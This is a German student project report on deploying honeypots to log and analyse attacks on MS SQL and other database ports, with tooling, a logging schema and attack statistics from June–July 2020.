Hochschule Wismar
Fakultät für Ingenieurwissenschaften
Bereich Elektrotechnik und Informatik

Projektarbeit

Einsatz von Honeypots zur Erkennung und Analyse von Angriffen auf Datenbanksysteme

IT - Forensik Projekt II
Studiengang IT-Forensik

von: Big Fredi
Stoffi Stoffel

Aufgabenstellung

Die Aufgabenstellung „Einsatz von Honeypots zur Erkennung und Analyse von Angriffen auf Datenbanksysteme” basiert auf Überlegungen zur Sicherheit bzw. dem Schutz von Datenbanksystemen vor Angriffen und Schwachstellen. Die Arbeit ist Teil des Bachelor-Studiengangs „IT-Forensik“ an der Hochschule Wismar.

Das Ziel eines Honeypots ist es, einem potentiellen Angreifer ein lohnenswertes Ziel vorzuspielen und ihn somit zu einem Angriff zu verleiten bzw. bereits laufende, bestehende unkoordinierte Massenangriffe abzufangen. Findet ein solcher Angriff statt, so werden die zum Zwecke des Angriffs gesendeten Daten bzw. Datenpakete genau aufgezeichnet und analysiert. Die Auswertungsergebnisse können für Datenschutz- und IT-Sicherheitsmaßnahmen, Penetrationstests, Schwachstellenbeschreibungen, Motivationsstudien, Deep Learning Training und in vielen anderen Bereichen genutzt werden. Diese Arbeit widmet sich der Aufzeichnung und möglichen Auswertungs- und Analyseverfahren in Low-interaction und High-interaction Honeypots.

Inhalt

1 Einleitung

1.1 Honeypots

Prinzipiell ist ein Honeypot ein Server, der über das Internet erreichbar ist und dort verschiedene Funktionen, die auf ein lohnenswertes Angriffsziel hindeuten könnten, simuliert bzw. Dienste emuliert. Da der Honeypot nicht mit einem produktiven Netzwerk verbunden ist, kann davon ausgegangen werden, dass jeder auf den Honeypot erfolgte Zugriff einen Angriffsversuch darstellt, und sei es „nur“ ein Port-Scan zum Auslesen eventueller Schwachstellen. Idealerweise gelingt es dem Honeypot den Angreifer davon zu überzeugen, dass es sich tatsächlich um ein lohnenswertes Ziel eines Angriffs handelt.




Abbildung 1: Angriffe über das Internet

Beispielsweise kann durch einen Honeypot mit einer entsprechende Rückmeldung an den Angreifer simuliert werden, dass eine entsprechende administrative Anmeldung an einen Datenbankserver erfolgreich verlaufen ist und der Angreifer somit über einen Vollzugriff verfügt. Ist dies der Fall, so wird der Angreifer zum nächsten Schritt seines Angriffes verleitet, welcher wieder aufgezeichnet und analysiert werden kann. Für sogenannte Low-interaction Honeypots ge-

nügt es in der Regel, die über den zu überwachenden Port ankommenden Daten aufzuzeichnen oder Datenbankdienste lediglich zu emulieren. Für Medium- oder High-interaction Honeypots für tiefer gehende Informationen sind dagegen zumindest rudimentär die anzugreifenden Dienste / Programme nachzustellen, damit vom Server so reagiert wird, wie es der Angreifer erwartet.

1.2 Honeypots und Datenbanken

So gut wie alle relevanten Datenbanken sind mittlerweile, direkt oder indirekt, über öffentliche Netzwerke ansprechbar. Entweder ist eine Datenbank direkt an eine Webanwendung angebunden (beispielsweise ein Webshop), oder die Datenbank befindet sich in einem an das Internet angebundenen Netzwerk (z.B. eine im Intranet liegende Artikeldatenbank). Vollkommen von öffentlichen Netzwerken getrennte Datenbanken sind nur noch in Ausnahmefällen mit zumeist höchsten Sicherheitsanforderungen anzutreffen.

Die in Datenbanken vorgehaltenen Daten sind mannigfaltig: angefangen von Kundendaten, Kreditkarteninformationen, Gesundheitsdaten, Geschäftsgeheimnissen oder auch Informationen von Sicherheitsbehörden: der Vielfalt sind hier keinerlei Grenzen gesetzt. Folglich bieten Datenbanken ein potentiell sehr interessantes, da ergiebiges Angriffsziel von Angreifern jeder erdenklichen Art von „Script-Kiddies", Crackern, Insidern[1] bis hin zur professionell durchgeführten Wirtschaftsspionage, Erpressungsversuchen[2], Sabotage und Angriffen durch staatliche Stellen[3]. Ebenso vielfältig sind die denkbaren Angriffsszenarien; die Anzahl der technischen Möglichkeiten der abzuwehrenden Angreifer ist schier grenzenlos.

1 https://krebsonsecurity.com/2015/08/was-the-ashley-madison-database-leaked/

2 https://news.sophos.com/en-us/2019/05/24/gandcrab-spreading-via-directed-attacks-against-mysql-servers/

3 https://www.theguardian.com/us-news/2015/feb/19/nsa-gchq-sim-card-billions-cellphones-hacking

Gefragt ist nun ein Abwehrmechanismus, welcher eine Vielzahl dieser Angriffe möglichst selbständig erkennt und verhindert. Grundlage der Verhinderung eines Angriffes ist das Wissen darüber, wie dieser Angriff abläuft und wie ein solcher Angriff erkannt werden kann; womit wir bei den klassischen Fragestellungen der IT-Forensik wären:

- Was ist geschehen ?
- Wo ist es passiert ?
- Wie ist es passiert ?
- Wann ist es passiert ?
- Wer hat es getan ?

Ein gutes Werkzeug, um einige dieser Fragestellungen zu lösen oder zumindest zu unterstützen, können Honeypots sein. Das möchte diese Arbeit anhand der Datenbanksysteme Microsoft SQL Server (MS SQL) und Oracle Datenbank (ORA DB) zeigen.

2 Honeypot-Infrastruktur

2.1 Forensischer Prozess

Der Beginn des Ausspähens (Auskundschaften von Informationen) einer digitalen Schwachstelle kann den Beginn eines Angriffslebenszyklus anzeigen. Es folgt das Abtasten von aktiven Komponenten über das Scannen der IP-Adressen und Ports. Wird ein geeigneter Zugang in das Zielnetzwerk gefunden, kann die Absicht des Angriffs realisiert werden.

Um den Angriffsprozess ungestört durchführen zu können, wird eine sogenannte Backdoor-Applikaton installiert. Diese sorgt dafür, dass der Angreifer zu jedem beliebigen Zeitpunkt und unter Umgehung der Sicherheitsmaßnahmen ungestört auf das System zugreifen kann. Die Angriffsspuren werden während des Angriffs verwischt (z.B. durch die Manipulation von Logdateien oder die Verschleierung der IP-Adresse), so dass keine Rückverfolgbarkeit nach dem Angriff möglich ist.

Dies zeigt auf, dass mit der Vollendung der Absicht in einem Angriffslebenszyklus die Erkennungswahrscheinlichkeit des Angriffs auf niedrig anzusetzen ist. In diesem Fall erhöht sich somit gleichzeitig der potentielle Schaden. Die Herausforderung, den Schadenrisikograd stark zu minimieren, liegt darin, den Angriffslebenszyklus bereits zu Beginn zu stoppen. Die forensische Arbeit wäre somit auch dann sinnvoll, wenn diese bereits vor einem Schaden angewendet und die hierauf resultierenden Erkenntnisse für den Schutz von Personen und / oder Produktivumgebungen eingesetzt werden.




Abbildung 2: Gute IT-Forensik Praxis

Um die Vorfallaufklärungsqualität eines Angriffs bestmöglich zu spezifizieren, ist ein strukturiertes Vorgehen unabdingbar. Die Abbildung 2: Gute IT-Forensik Praxis visualisiert ein Basiskonzept einer guten IT-Forensik Praxis, um die Vorfallaufklärungsqualität fortwährend zu verfeinern, aber auch vorbeugende Maßnahmen in Betrieb zu nehmen. Es zeigt die fünf grundlegenden Untersuchungsabschnitte einer forensischen Untersuchung. Die Beweissicherungsanforderungen, die abschnitts- / phasenübergreifenden Prozesse sowie die datenschutzrechtlichen Vorgaben bleiben in dieser Projektarbeit außen vor. Die in dieser Arbeit protokollierten und zur Auswertung herangezogenen IP-Adressen wurden jedoch anonymisiert.

2.2 Planung der Honeypot-Infrastruktur

Die Literatur offenbart jahrelange Diskussionen über Sinnhaftigkeit und Verwendung von Honeypots und beschreibt sowohl ältere und als auch neuere Lösungsansätze für Honeypots und deren Einsatz [1-3]. Während sich zu Beginn vor allem mit der Implementierung in die bestehende Systemlandschaft beschäftigt wurde, liegt der Fokus der letzten Jahren vorwiegend auf der Verfeinerung der beteiligten Prozesse [4][5] und der maschinellen Auswertung der gesammelten Daten [6][7]. Die Entwicklung von Honeypots und deren Einsatzzwecke reagiert damit auf die in den letzten Jahren angestiegene Bedrohung durch automatisiert verwendete Schadsoftware[4,5].

Die Planung einer Honeypot-Infrastruktur mit dem Ziel der Beantwortung der eingangs gestellten Fragen beinhaltet zunächst die Überlegung, welche Anforderungen daraus entstehen und mit welchen Mitteln diese erfüllt werden können. Grundsätzlich kann die angestrebte Funktionsweise oder auch der Zweck der Honeypot-Infrastruktur in drei wesentliche Elemente eingeteilt werden [8]:

4 https://www.security-insider.de/malware-ist-weiter-auf-dem-vormarsch-a-830466/

5 BSI, Bericht: Die Lage der IT-Sicherheit in Deutschland 2019

- Datenerfassung durch Beobachten (Monitoring) und Protokollieren (Logging) aller Zugriffsaktivitäten auf das System → Was, Wo, Wann

- Datenauswertung zum Zweck der Kontrolle und Eindämmung der Aktivitäten → Was, Wie, Wer

- Datenspeicherung an zentraler Stelle für die weitere Verarbeitung durch im Hintergrund beteiligte Prozesse (z. B. zur Einspeisung ins Regelwerk einer Firewall oder anderer Intrusion Detection System, Weitergabe an Informationen sammelnde Instanzen o. ä.)

Da sich diese Arbeit auf Datenbankmanagementsysteme (DBMS) fokussiert, wird für die Datenerfassung eine darauf spezialisierte Software benötigt. Die Ausrichtung auf die genannten DBMS impliziert eine Trennung der verschiedenen Systeme, um sich überschneidende Muster (Pattern) bei Datenbankzugriffen leichter erkennen und verarbeiten zu können. Ebenfalls erscheint es sinnvoll, die Systeme nach ihrer Funktionsweise zu unterscheiden[6] und dementsprechend Monitoring- und Logging-Prozesse von Auswertungs- und Analyseprozessen abzusondern. Eine solche Unterscheidung vereinfacht nicht nur eine Modularisierung und Erweiterung des Funktionsumfangs, sondern ermöglicht auch eine angepasste Nutzung von Ressourcen, eine Umgehung von systemrelevanten Beeinflussungen z. B. durch eine hohe Auslastung einzelner Dienste, sowie die Vermeidung der Verbreitung evtl. eingespielter Schadsoftware.

Diese Überlegungen führten schließlich zum Aufbau eines „Honeypotnetzwerkes", mit dem die genannten Kriterien erfüllt werden konnten. Im Nachhinein erwies sich die Vorgehensweise als zweckmäßig, da die Auslastung der Honeypots tatsächlich an das zugewiesene Ressourcenlimit stieß (Arbeitsspeicher,

6 vgl. Basics of the Unix Philosophy, http://www.catb.org/~esr/writings/taoup/html/ch01s06.html

CPU), welches jedoch ohne größeren Aufwand und Beeinflussung anderer Systeme erweitert werden konnte.




Abbildung 3: Verwendetes Honeypotnetzwerk

Um sowohl eine differenzierte Herangehensweise zu ermöglichen als auch einen breiten Funktionsumfang abdecken zu können, wurde sich für die Nutzung einzelner Honeypots und eines Frameworks entschieden. Die dahingehende Recherche führte zu bereits vorhandener Software. So existieren, abseits der in der Literatur beschriebenen Konzepte, für die SQL-Datenbanksysteme *MySQL* und *PostgreSQL* sowie für die NoSQL-Datenbanksysteme *MongoDB* und *Elasticsearch* mehrere Softwareentwicklungen[7] und Projekte, die sich einzelnen Schwachstellen widmen oder zum grundlegenden Schutz genutzt werden können [9]. Auch für die betrachteten DBMS ist proprietäre oder kommerzielle Software erhältlich, die dem letztendlichen Zweck eines Honeypots - Schutz von Informationen - entsprechen. Da die Autoren jedoch Wert auf Open-Source- und

7 vgl. https://github.com/paralax/awesome-honeypots

Freie Software legen, wurden derlei Angebote bei dieser Arbeit nicht berücksichtigt.

Die Funktionen von Low-interaction und High-interaction Honeypots wurde mit Blick auf die DBMS, der Nutzung einzelner Honeypots und eines Frameworks auf zwei verschiedene Systeme verteilt. Dies ermöglichte zudem ein voneinander unabhängiges Arbeiten. Zusätzlich wurde ein Log-Server mit eigener Funktion eingerichtet, die Auswertung erfolgte auf einem vierten System.

3 Low-interaction Honeypot

3.1 Ansatz laut HuMa-Paper

Zum hier beschriebenen HuMa-Paper [20] sind folgende Paper als innovative Möglichkeiten bzw. Alternativen beschrieben:

- Data Collection and Data Analysis in Honeypots and Honeynets [8]
- Honeypot Utilization for Analyzing Cyber Attacks [16]
- Honeypots, Darknets und Datenanalyse [17]
- OMMA: open architecture for Operator-guided Monitoring of Multi-step Attacks [18]
- Real-time Traffic Monitoring and SQL Injection Attack Detection for Edge Networks [19]

Abbildung 3: Bewertungsmodell Attacken, Quelle: HuMa-Paper

Die Einzigartigkeit des HuMa-Papers besteht in der Konzentration auf Bedrohungsanalysen und forensische Untersuchungen. Während die o.g. Alternativen die angreifenden Datenströme prospektiv mit dem vorrangigen Ziel betrachten, evtl. erfolgende Angriffe in Echtzeit zu verhindern, so beschreibt das HuMa-Paper den Ansatz einer retrospektiven Datenanalyse, welche in der hier vorliegenden Arbeit als Inspirationsquelle diente.

Das HuMa-Paper beschreibt ein Mehrschichten-Framework zur Bedrohungsanalyse in einer heterogenen (uneinheitlichen) Protokollumgebung. Das Framework besteht aus drei Schichten:

Die Ereignisschicht für die Darstellung von individuellen Spuren schädlicher Aktivitäten und basiert i.d.R. auf umfangreichen Regeln.

Die Kontext- und Angriffsmusterschicht zur Sammlung von Informationen über technische Voraussetzungen der Angriffe, wobei die Angriffsmusterschicht aus Datenbanken wie den CVE- und CAPEC-Sammlungen erstellt wird, während die Kontextschicht Informationen über das zu verteidigende System enthält.

Die Bewertungsschicht für das Herausfiltern von Angriffsinformationen aus umfangreichen Protokollen; diese stellt komplexe Angriffe als Angriffsdiagramm dar und sucht nach Übereinstimmungen zwischen den Diagrammen und dem aktuellen (Netzwerk-)Verkehr im überwachten Informationssystem.

Z. B. wird über Port 1433 auf die MS SQL-Datenbank eine SQL-Injektion durchgeführt. Die Ereignisschicht dokumentiert den Angriffsversuch in einem Protokoll. In der Kontext- und Angriffsmusterschicht wird untersucht, ob diese Vorgehensweise einem bekannten Angriffs- oder Schwachstellenmuster entspricht. Die Bewertungsschicht erstellt auf Basis der beiden vorangehenden Schichten ein Angriffsdiagramm. Es entsteht somit ein Muster, wie ein derartiger Angriff innerhalb des Netzwerkverkehrs aussieht. Der nachfolgende Netzwerkverkehr kann zukünftig auf Auftreten dieses Musters geprüft werden, ohne die vorherigen Schichten 1 und 2 in Anspruch zu nehmen. Wir haben es somit mit einem selbstlernenden System zu tun.

Die Qualität dieses Systems ist vor allem von der zugrundeliegenden CVE- und CAPEC-Sammlung abhängig, tendenziell gesehen sollte das System jedoch langfristig in der Lage sein, eigene zuvor noch nicht bekannte Einträge vorzunehmen. Es entsteht somit ein ständig selbst lernendes und wachsendes System zur Angriffsabwehr.

3.2 Konkrete Vorgehensweise

3.2.1 Prozessbeschreibung

Auf einem virtuellen, an das Internet angebundenen Server werden sog. Honeypots zum Abfangen und zur Analyse des Netzwerk-Traffic und des Datenstroms bzw. http-Dump installiert. Ziel ist es, einem potentiellen Angreifer den Eindruck zu ermitteln, dass auf dem Honeypot-System tatsächlich eine Instanz des Angriffszieles (z.B. eine Microsoft SQL-Server Datenbank) vorhanden ist. Gelingt dies, so soll der potentielle Angreifer zu weiteren Schritten verleitet werden, welche Auskunft über die verwendete Angriffsstrategie geben können.




Abbildung 5: Low-Interaction Honeypot

Über den Honeypot eingehender Netzwerk-Traffic wird innerhalb einer mySQL Datenbank, die als Log-Server dient, aufgezeichnet, um anschließend analysiert zu werden. Grundsätzlich wird hier zwischen einer generellen Aufzeichnung des (portbezogenen) Netzwerkverkehrs einerseits, sowie der Aufzeichnung bei der Erkennung eines bestimmten Angriffsszenarios unterschieden. Auf dem für diese Projektarbeit konfigurierten Testsystem, wurden beide Szenarien mit den Honeypots I und II implementiert (siehe Tabelle 1: Verwendete Werkzeuge).

Im Honeypot I wurde als Beispiel für ein Angriffs-Szenario die unter dem Kürzel CVE-2020-0618 geführte Schwachstelle des Microsoft SQL Servers gewählt. Diese ermöglicht es einem Angreifer, über den Microsoft SQL Server Reporting Service Schadcode auszuführen, sofern der entsprechende SQL Server nicht mit einem diesbezüglichen Patch versehen wurde.

Um entsprechende Angriffsversuche zu protokollieren, wird nun zunächst der Netzwerkverkehr der Ports 80, 8080 und 443 entgegengenommen und aufgezeichnet. Dem Angreifer wird durch eine entsprechend präparierte Webseite simuliert, dass es sich tatsächlich um einen über das Netz erreichbaren SQL Server inkl. des Reporting Service handeln würde. Ruft nun der Angreifer eine hierzu emulierte Webseite auf bzw. versucht dieses, so wird dieser Angriffsversuch entsprechend in einer parallel geführten Datenbank über den eingehenden Netzwerkverkehr markiert.

Aufgezeichnet werden folgende Parameter:

- Datum und Uhrzeit des Angriffs
- IP-Adresse und Port des Angreifers
- IP-Adresse und Port des Angriffsziels
- Die zum Zwecke des Angriffs übermittelten Daten (http-Dump)

Einen allgemeineren Ansatz verfolgt das zweite eingesetzte Honeypot Nr. II zur Protokollierung. In diesem wird prinzipiell jedweder Datenverkehr auf nicht in die CVE-Protokollierung eingebundene Ports aufgezeichnet. Auch für diese zusätzlich eingesetzte Portprotokollierung werden die o.g. Daten aufgezeichnet; statt des http-Dumps wird der Datenstream des entsprechenden Ports aufgezeichnet.

Im Laufe einiger Tage kommt somit eine umfangreiche Datensammlung für weitere Auswertungen zustande. Um auch rechtlich auswertbare Daten zu erhalten, ist In einem solchen Prozess auf folgende Punkte zu achten:

- Authentizität
- Nachvollziehbarkeit / Glaubwürdigkeit

- Integrität
- Ursache und Auswirkungen
- Dokumentation

3.2.2 Werkzeugverwendung

Zunächst wurde auf einem über das Internet angebundenen Root-Server mittels KVM eine virtuelle Maschine (OS: Ubuntu 14.04.1; RAM 512 MB; HDD 4 GB) eingerichtet. Die Maschine wird nirgendwo publik gemacht und wird für keine produktiven Dienste verwendet; was impliziert, dass jedweder Zugriff auf die Maschine als potentieller Angriff zu werten ist. Auf dieser VM wurde das golang Framework installiert. Bei *golang* (go) handelt es sich um eine von google eigens entwickelte Programmiersprache, deren Fokus auf Einfachheit und Performanz liegt. Als Werkzeuge zur Aufzeichnung des http bzw. tcp – Datenstroms wurden 2 in *go* implementierte Anwendungen (honeypots) wie folgt verwendet und entsprechend den Anforderungen einer späteren datenbankbasierenden Auswertung modifiziert:

Werkzeug/Code	**Beschreibung**	**Modifizierung /System**
Honeypot I: „cvelog.go“ Quelle: https://github.com/wortell/cve-2020-0618	Programm zur aktionsbezogenen und auf .aspx – Seiten ausgerichteten Protokollierung von CVE-2020-0618 Angriffen auf die Ports 80, 8080, 443	Umleitung der dateibasierenden cve.log Protokollierung in eine mySQL – Datenbank (Logserver) / System: Honeypot I
Honeypot II: „portlog.go“	Programm zur Protokollierung eines auf beliebige Ports gerichteten Datenstroms.	Umleitung der Protokollierung in eine mySQL – Datenbank (Logserver) /

Quelle: https://github.com/Mojachie-ee/go-HoneyPot	Aktivierte Ports 8443, 1521, 1433, 3389, 5432 und 3306	System: Honeypot II
mySQL-Datenbank	Auf einem Webserver installierte mySQL – Datenbank zur zentralen Sammlung der Angriffsdatensätze	System: Produktiver Logserver (außerhalb der VM- Honeypot)
Programmierframework .net von Microsoft	In VB.NET entwickelte Anwendung zur Aufbereitung der protokollierten Daten. Die beiden Tabellen werden zusammengeführt, es werden Sonderzeichen entfernt und die Selektoren-Auswertung definiert.	On site System: Eigenes Modul
MS-ACESS	ACCESS – Datenbank zur schnellen und einfachen Erstellung von individuellen Auswertungen / Abfragen	On Site System: MS-Access

Tabelle 1: Verwendete Werkzeuge

3.3 Vorbereitung

Zur Aufbereitung werden die Daten der beiden o.g. Aufzeichnungsmethoden Honeypot I und II in eine gemeinsame Datenbank bzw. Datentabelle folgenden Aufbaus zusammengefasst.

```
CREATE TABLE `TabelleAuswertung` (
  `ID` int(11) NOT NULL AUTO_INCREMENT,
  `QuellIP` varchar(250) DEFAULT NULL,
  `QuellPort` varchar(250) DEFAULT NULL,
```

```
    `ZielPort` varchar(250) DEFAULT NULL,
    `DatumUhrzeit` datetime DEFAULT NULL,
    `TextPortOriginal` varchar(250) DEFAULT NULL,
    `TextPortGefiltert` varchar(250) DEFAULT NULL,
    `TextCVEOriginal` varchar(250) DEFAULT NULL,
    `TextCVEGefiltert` varchar(250) DEFAULT NULL,
    `Status` int(11) DEFAULT '0',
    `Schluesselwort` int(11) DEFAULT '0',
    PRIMARY KEY (`ID`),
    UNIQUE KEY `ID_UNIQUE` (`ID`),
    KEY `IndexDatumUhrzeit` (`DatumUhrzeit`),
    KEY `IndexQuelleIP` (`QuellIP`),
    KEY `IndexStatus` (`Status`),
    KEY `IndexQuellePort` (`QuellPort`)
  )
```

(Anmerkung: die Datentypen wurden unter der Vorgabe einer Kompatibilität mit ACCESS gewählt, in welchem über die ODBC-Schnittstelle die geplanten Auswertungen erstellt werden. Vorteile hierbei sind der einfache Zugriff auf die Daten, ebenso wie umfangreiche Möglichkeiten zur Erstellung von Abfragen sowie deren Ausgabe)

3.4 Angriffsdaten sammeln

Beide Honeypots I und II werden für die Datensammlung in einer jeweiligen Screen-Sitzung gestartet. Zuvor wird geprüft, ob die o.g. Ports durch die Firewall gereicht werden. Honeypot I protokolliert den Angriffsdatensatz in der „cvelog“-Tabelle. Honeypot II protokolliert den Angriffsdatensatz der „portlog“-Tabelle. Beide Tabelleninhalte werden durch einen manuellen Start einer kleinen VB.net Anwendung in die Tabelle „Tabelle Auswertung“ aufbereitet und zusammengeführt.




Abbildung 4: MySQL Schema für die Datensammlung

3.5 Datenextraktion

Zum Zwecke der Auswertung werden die Daten auf unterschiedliche Arten analysiert.

Portübergreifende Angriffe: Es wird untersucht, ob ein Angriff systematisch mehrere verschiedene Ports nacheinander im Rahmen eines erkennbaren Angriffsszenarios anspricht.

Vorhandene Stichwörter im Datenstrom bzw. HTTP- Dump: die aufgezeichneten Texte werden daraufhin untersucht, ob sie bestimmte Schlüsselwörter (z.B. SQL-Befehle oder den gezielten Aufruf bestimmter Programmmodule) enthalten. Häufigkeit von angreifenden IP-Adressen sowie die jeweils verwendeten Angriffsszenarien und Ports

Schwerpunkt der Betrachtung sind zudem direkte Angriffe auf Datenbankstrukturen, insbesondere des Microsoft SQL-Servers. Die Identifikation der Angreifer erfolgt über die IP-Adresse, wobei es hier – insbesondere über einen längeren Zeitraum betrachtet – zu Falschidentifizierungen kommt.

Die Aufzeichnung der in dieser Arbeit ausgewerteten Daten fand zwischen dem 26.06.2020 und dem 07.07.2020 statt. Insgesamt wurden während dieser Zeit 15987 Zugriffe registriert, wovon 13596 über die Port-Protokollierung erfasst wurden.

3.6 Datenanalyse

3.6.1 Analyse der angegriffenen Ports

In einem ersten Schritt wurde untersucht, wie sich die Angriffsversuche auf die verschiedenen Ports des Zielsystems verteilen.

ZielPort	Bezeichnung	Anzahl
1433	Microsoft SQL Server	9503
3389	RDP	4171
80	http	1591
8080	http	500
443	https	127
8443	https	57
5432	Postgre SQL	20
1521	Oracle	9
3306	My SQL	9

Tabelle 2: Angriffsversuche je Port

Auffällig erscheinen in diesem Zusammenhang die sehr hohe Zahl an Zugriffen auf den für Remote-Desktop-Dienste üblichen Port 3389 und insbesondere auf den für den Microsoft SQL-Server gebräuchlichen Port 1433.

3.6.2 Analyse der angreifenden IP-Adressen

Eine Analyse der angreifenden IP-Adressen ergab folgendes Bild:

Quell-IP	Beginn	Ende	Anzahl
170.233.xxx.xxx	05.07.2020 12:01:29	05.07.2020 12:52:10	6410
222.178.xxx.xxx	01.07.2020 09:02:38	06.07.2020 05:15:19	1380
118.70.xxx.xxx	05.07.2020 15:39:39	06.07.2020 17:27:13	1146
124.173.xxx.xxx	29.06.2020 06:01:38	29.06.2020 06:15:42	1073
